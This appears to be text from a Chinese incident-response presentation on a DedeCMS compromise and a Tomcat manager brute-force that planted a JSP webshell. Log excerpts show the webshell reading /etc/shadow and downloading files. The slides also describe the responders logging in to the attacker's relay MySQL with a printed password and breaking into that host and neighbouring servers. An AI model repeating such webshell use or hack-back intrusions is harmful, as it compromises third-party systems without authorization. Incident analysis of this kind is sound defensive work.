3389/tcp   open       ms-term-serv
4444/tcp   filtered  krb524

Nmap finished: 1 IP address (1 host up) scanned in 26.426 seconds
[root@sec1 ~]#
[root@sec1 ~]# /usr/bin/mysql -h180.186. -umysql -ppqq1314520
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1624444
Server version: 5.1.30-community MySQL Community Server (GPL)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dedecmsv56gbk |
| ffs |
| ffsk |
| mysql |
| pk3366 |
| test |
| ucenter |
| w |
| xz |
+-----+
10 rows in set (0.14 sec)

mysql>
```

□ 显然是攻击者的肉鸡，Mysql的Root权限。试想提权Sniff所有受攻击DedeCMS的请求 24



合作伙伴

- 合作伙伴应急响应/渗透反击小结
- 应急方面：
 - 1) 整理DedeCMS该版本所面临的安全威胁，根据WEB日志和攻击临时文件辅助判断；
 - 2) 服务器上应用网站基于纵向的WEBSHELL/ROOKIT的检测和清理；
 - 3) 网站应用业务数据的备份与网站应用DedeCMS补丁更新/升级；
- 改进方面：
 - 1) 公司IDC范围内的三方网站/合作伙伴业务应用的梳理；
 - 2) 公司网站应用与合作伙伴业务从系统和网络上进行隔离；
 - 3) 对攻击者所使用到的肉鸡进行了一些研究与学习……



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- 事件五：遗忘角落

开发测试

发件人: [redacted]
发送时间: [redacted]
收件人: [redacted]
抄送: [redacted]
主题: 有点严重问题 - - - 答复: [Flightdev] wbd 报 5xx 错误

Twell 里是没有/jspt/Information_Join.jsp, /jspt/images.jsp, /jspt/Help.jsp 这几个文件, 今天访问得到的是 404。

```
192.168. - - [04/Nov/2011:15:31:16 +0800] "GET /jspt/images.jsp HTTP/1.0" 404 - "-" "Wget/1.10.2 (Red Hat modified)"
```

昨晚的打印出错误码是 500, 这说明有人放过这个文件进来并且执行了。

难道真遇到黑客了?? 大家分析一下。

```
l-wbd2.f.cn1 192.168. - - [04/Nov/2011:01:57:05 +0800] "GET /jspt/Information_Join.jsp HTTP/1.0" 500 2864 "-" "Mozilla/5.0 (Win  
US) AppleWebKit/534. ML, like Gecko) Chrome/8.0.552.215 Safari/534.10"  
l-wbd2.f.cn1 192.168. - - [04/Nov/2011:01:57:06 +0800] "GET /jspt/Information_Join.jsp HTTP/1.0" 500 2864 "-" "Mozilla/5.0 (Win  
US) AppleWebKit/534. ML, like Gecko) Chrome/8.0.552.215 Safari/534.10"  
l-wbd2.f.cn1 192.168. - - [04/Nov/2011:01:57:08 +0800] "GET /jspt/Information_Join.jsp HTTP/1.0" 500 2864 "-" "Mozilla/5.0 (Win
```

❑ 某天接到QA/OPS的反馈, WEB日志中出现500错误。请求的文件非网站程序且已被删除24

开发测试

看管理日志

192.168.1.100 - - [04/Nov/2011:02:26:31 +0800] "GET /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&file=%2Fserver%2Ftomcat%2Flogs%2Fmanager.2011-11-03.log HTTP/1.0" 200 433
"http://59.151.100.100/hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=%2Fserver%2Ftomcat%2Flogs" Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10"

操作/etc/shadow

192.168.1.100 - - [04/Nov/2011:02:28:30 +0800] "GET /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&editfile=%2Fetc%2Fshadow HTTP/1.0" 200 5122 "http://59.151.100.100/hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=%2Fetc" Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10"

查看Nginx配置文件

192.168.1.100 - - [04/Nov/2011:02:35:00 +0800] "GET /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&editfile=%2Fusr%2Flocal%2Fnginx%2Fconf%2Fnginx.conf HTTP/1.0" 200 5540
"http://59.151.100.100/hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=%2Fusr%2Flocal%2Fnginx%2Fconf" Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10"

192.168.1.100 - - [04/Nov/2011:02:38:48 +0800] "GET /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=%2Fserver%2Fwww.100.com%2Fhtdocs%2Ftwell HTTP/1.0" 200 18720
"http://59.151.100.100/hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=%2Fserver%2Fwww.100.com%2Fhtdocs" Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10"

192.168.1.100 - - [04/Nov/2011:02:40:22 +0800] "GET /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=%2Ftmp HTTP/1.0" 200 9142 "http://59.151.100.100/hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=/" Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10"

192.168.1.100 - - [04/Nov/2011:02:40:26 +0800] "GET /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=%2Fstorage%2Flost%2Ffound HTTP/1.0" 200 6290 "http://59.151.100.100/hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=%2Fstorage" Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10"

192.168.1.100 - - [04/Nov/2011:02:42:05 +0800] "GET /hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&downfile=%2Ftmp%2Fm.tar.gz HTTP/1.0" 200 29796156
"http://59.151.100.100/hyperic-hq/native-lib/sigar-x64-winnt.jsp?sort=1&dir=/tmp/" Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10"

- ❑ 对WEB日志分析，GET请求的参数根据经验判断：该JSP即具有文件管理功能的WEBSHELL25

开发测试

```
[chong.cheng@l-log1.ops.cn1 /logs/...-log]$ zgrep "/manager/html" wapservice1/2011-11-04.gz | awk '{print $6"\t"$7"\t"$9}' | sort | uniq -c
59 "GET /favicon.ico 404
22 "GET /manager/html 200
1 "GET /manager/html 401
2 "GET /manager/html 404
31 "GET /manager/html/undeploy?path=/jspt 200
1 "GET /manager/html/upload 404
1 "GET /manager/images/asf-logo.gif 200
56 "GET /manager/images/asf-logo.gif 304
1 "GET /manager/images/tomcat.gif 200
56 "GET /manager/images/tomcat.gif 304
2 "HEAD /manager/html 404
72675 "POST /manager/html 401
8 "POST /manager/html/upload 200
[chong.cheng@l-log1.ops.cn1 /logs/...-log]$
```

219.232.

```
[chong.cheng@l-log1.ops.cn1 /logs/...-log]$ zgrep -v "219.232." wapservice/2011-11-04.gz | grep -v -E "/twell/|59.151." | more
118.142.. - - [04/Nov/2011:01:54:34 +0800] "GET /manager/html HTTP/1.1" 401 954 "-" "Opera/9.80 (Windows NT 5.1; U; zh-cn) Presto/2.9.168 Version/11.52" - -
118.142.. - servermon [04/Nov/2011:01:54:46 +0800] "GET /manager/html HTTP/1.1" 200 13149 "-" "Opera/9.80 (Windows NT 5.1; U; zh-cn) Presto/2.9.168 Version/11.52" - -
```

□ 确定沦陷的原因：暴力TOMCAT管理后台弱口令，上传JSP的WEBSHELL，且涉及多台系统


开发测试

```
File Edit View Options Transfer Script Tools Help
[Icons]

118.142 - [04/Nov/2011:02:15:32 +0800] "POST /jspt/Help.jsp?action=command HTTP/1.1" 404 5 "http://59.151 171/jspt/Help.js
p:action/ 52.215 safari/
534.10" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome,
118.142 - [04/Nov/2011:02:15:33 +0800] "POST /jspt/Help.jsp?action=command HTTP/1.1" 404 979 "http://59.1 171/jspt/Help.
jspt/act .552.215 Safar
i/534.1 ind" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chro
118.142 - [04/Nov/2011:02:15:34 +0800] "POST /jspt/Help.jsp?action=command HTTP/1.1" 200 4695 "http://59.: .171/jspt/Help
.jspt/ac and" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chri
ri/534.0.552.215 Safa
118.142 - [04/Nov/2011:02:16:03 +0800] "POST /jspt/Help.jsp?action=command HTTP/1.1" 200 2705 "http://59.: .171/jspt/Help
.jspt/ac and" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chri
ri/534.0.552.215 Safa
118.142 - [04/Nov/2011:02:16:14 +0800] "GET /hyperic-hq/native-lib/sigar-x86-winnt.jsp HTTP/1.1" 200 1156 "-" "Mozilla/5.0 (W
ows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) chrome/8.0.552.215 Safari/534.10" - -
118.142 - [04/Nov/2011:02:16:23 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp HTTP/1.1" 404 5 "http://59.151
/hyperic .171/jspt/Help.
Chrome/ chrome/ .552.215 Safar
/534.10" - - i/534.10" - -
118.142 - [04/Nov/2011:02:16:25 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp HTTP/1.1" 404 5 "http://59.151
/hyperic .171/jspt/Help.
Chrome/ chrome/ .552.215 Safar
/534.10" - - i/534.10" - -
118.142 - [04/Nov/2011:02:16:26 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp HTTP/1.1" 200 7157 "http://59.:
71/hyp native-lib/sigar-x86-winnt.jsp" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Geck
o) Chro 52.215 Safari/534.10" - -
118.142 - [04/Nov/2011:02:17:42 +0800] "GET /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 404 5 "http:/
59.151 /hyperic-hq/native-lib/sigar-x86-winnt.jsp" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML
, like chrome/8.0.552.215 Safari/534.10" - -
118.142 - [04/Nov/2011:02:17:44 +0800] "GET /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 200 2675 "htt
71/hyperic-hq/native-lib/sigar-x86-winnt.jsp" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.10 (KH
TML, li Chrome/8.0.552.215 Safari/534.10" - -
118.142 - [04/Nov/2011:02:17:46 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 200 2705 "ht
tp://59 l71/hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) Applew
ebkit/5 HTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" - -
118.142 - [04/Nov/2011:02:17:54 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 404 1045 "ht
tp://59 l71/hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) Applew
ebkit/5 HTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" - -
118.142 - [04/Nov/2011:02:17:56 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 404 1045 "ht
tp://59 l71/hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) Applew
ebkit/5 HTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" - -
118.142 - [04/Nov/2011:02:17:58 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 200 4742 "ht
tp://59 l71/hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) Applew
ebkit/5 HTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" - -
118.142 - [04/Nov/2011:02:18:30 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 200 2711 "ht
tp://59 l71/hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) Applew
ebkit/5 HTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" - -
118.142 - [04/Nov/2011:02:18:36 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 404 5 "http:
//59.15 /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) Applewebk
it/534. ., like Gecko) Chrome/8.0.552.215 Safari/534.10" - -
118.142 - [04/Nov/2011:02:18:38 +0800] "POST /hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command HTTP/1.1" 404 1045 "ht
tp://59 l71/hyperic-hq/native-lib/sigar-x86-winnt.jsp?action=command" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) Applew
```


□ 日志中请求WEBSHELL的IP地址位置为香港，显然是肉鸡。我想看看究竟是谁闲的蛋疼27

开发测试




❑ 香港肉鸡正面没有拿下，但是在隔壁相同应用群的一组服务器拿到了WEBSHELL。继续28

开发测试



□ 迂回拿下香港肉鸡，从服务器上安装的SYMANTEC的杀毒记录显示，攻击者入驻的时间

开发测试



